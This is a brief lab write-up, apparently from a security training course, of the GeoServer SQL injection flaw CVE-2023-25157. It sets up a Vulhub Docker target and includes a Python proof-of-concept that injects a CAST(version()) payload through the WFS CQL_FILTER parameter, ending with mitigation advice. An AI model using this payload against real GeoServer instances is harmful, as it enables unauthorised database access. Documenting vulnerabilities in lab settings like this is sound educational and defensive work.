geoserver CVE-2023-25157
White Hat 3rd Cohort [Class 30] Kim Jeong-woo
github link - https://github.com/custiya/geoserver-CVE-2023-25157
Vulnerability Summary
- CVE-2023-25157 is an SQLi vulnerability that occurred in GeoServer, an open-source map data service web application.
- Occurs in some versions of GeoServer 2.22.0 and below.
- The CQL_FILTER parameter of WFS (Web Feature Service) requests is vulnerable.
- Anyone can exploit if they can access the API without authentication.
Environment Setup
- Run the test environment with the
docker compose up -d command.
- Access the page at
http://your-ip:8080/geoserver.
- First, you need to discover an existing workspace containing a PostGIS data store.
- Vulhub's GeoServer instance already has a PostGIS data store.
- Workspace name: vulhub
- Data store name: pg
- Table name: example
- Attribute used: name
poc.py
- A form of SQLi statement created based on the content described above.
- Deliver that statement to the server using the
requests module.
- strStartsWith(name,'x'') = true
- Adds an extra single quote after 'x', breaking the SQL syntax.
- and 1=(SELECT CAST ((SELECT version()) AS integer))
- The
version() function returns the current version of PostgreSQL as a string.
- CAST(... AS integer) forces conversion to integer, causing an error.
- The server will return an error message, allowing Blind SQL Injection testing.
# 대상 URL
url = "http://localhost:8080/geoserver/ows"

# CQL_FILTER에 들어갈 원본 인젝션 문자열 (URL 디코딩된 상태)
cql_filter = "strStartsWith(name,'x'') = true and 1=(SELECT CAST ((SELECT version()) AS integer)) -- ') = true"

# 파라미터 설정
params = {
    "service": "wfs",
    "version": "1.0.0",
    "request": "GetFeature",
    "typeName": "vulhub:example",
    "CQL_FILTER": cql_filter
}

Results
Summary
- Through this PoC, we were able to check whether SQLi occurs. An attacker could use SQL queries to collect system information.
- To prevent this attack, user input validation should be added. Also, instead of directly interpreting the input SQL statement for use, it should be stored separately and used.

 custiya/geoserver-cve-2023-25157
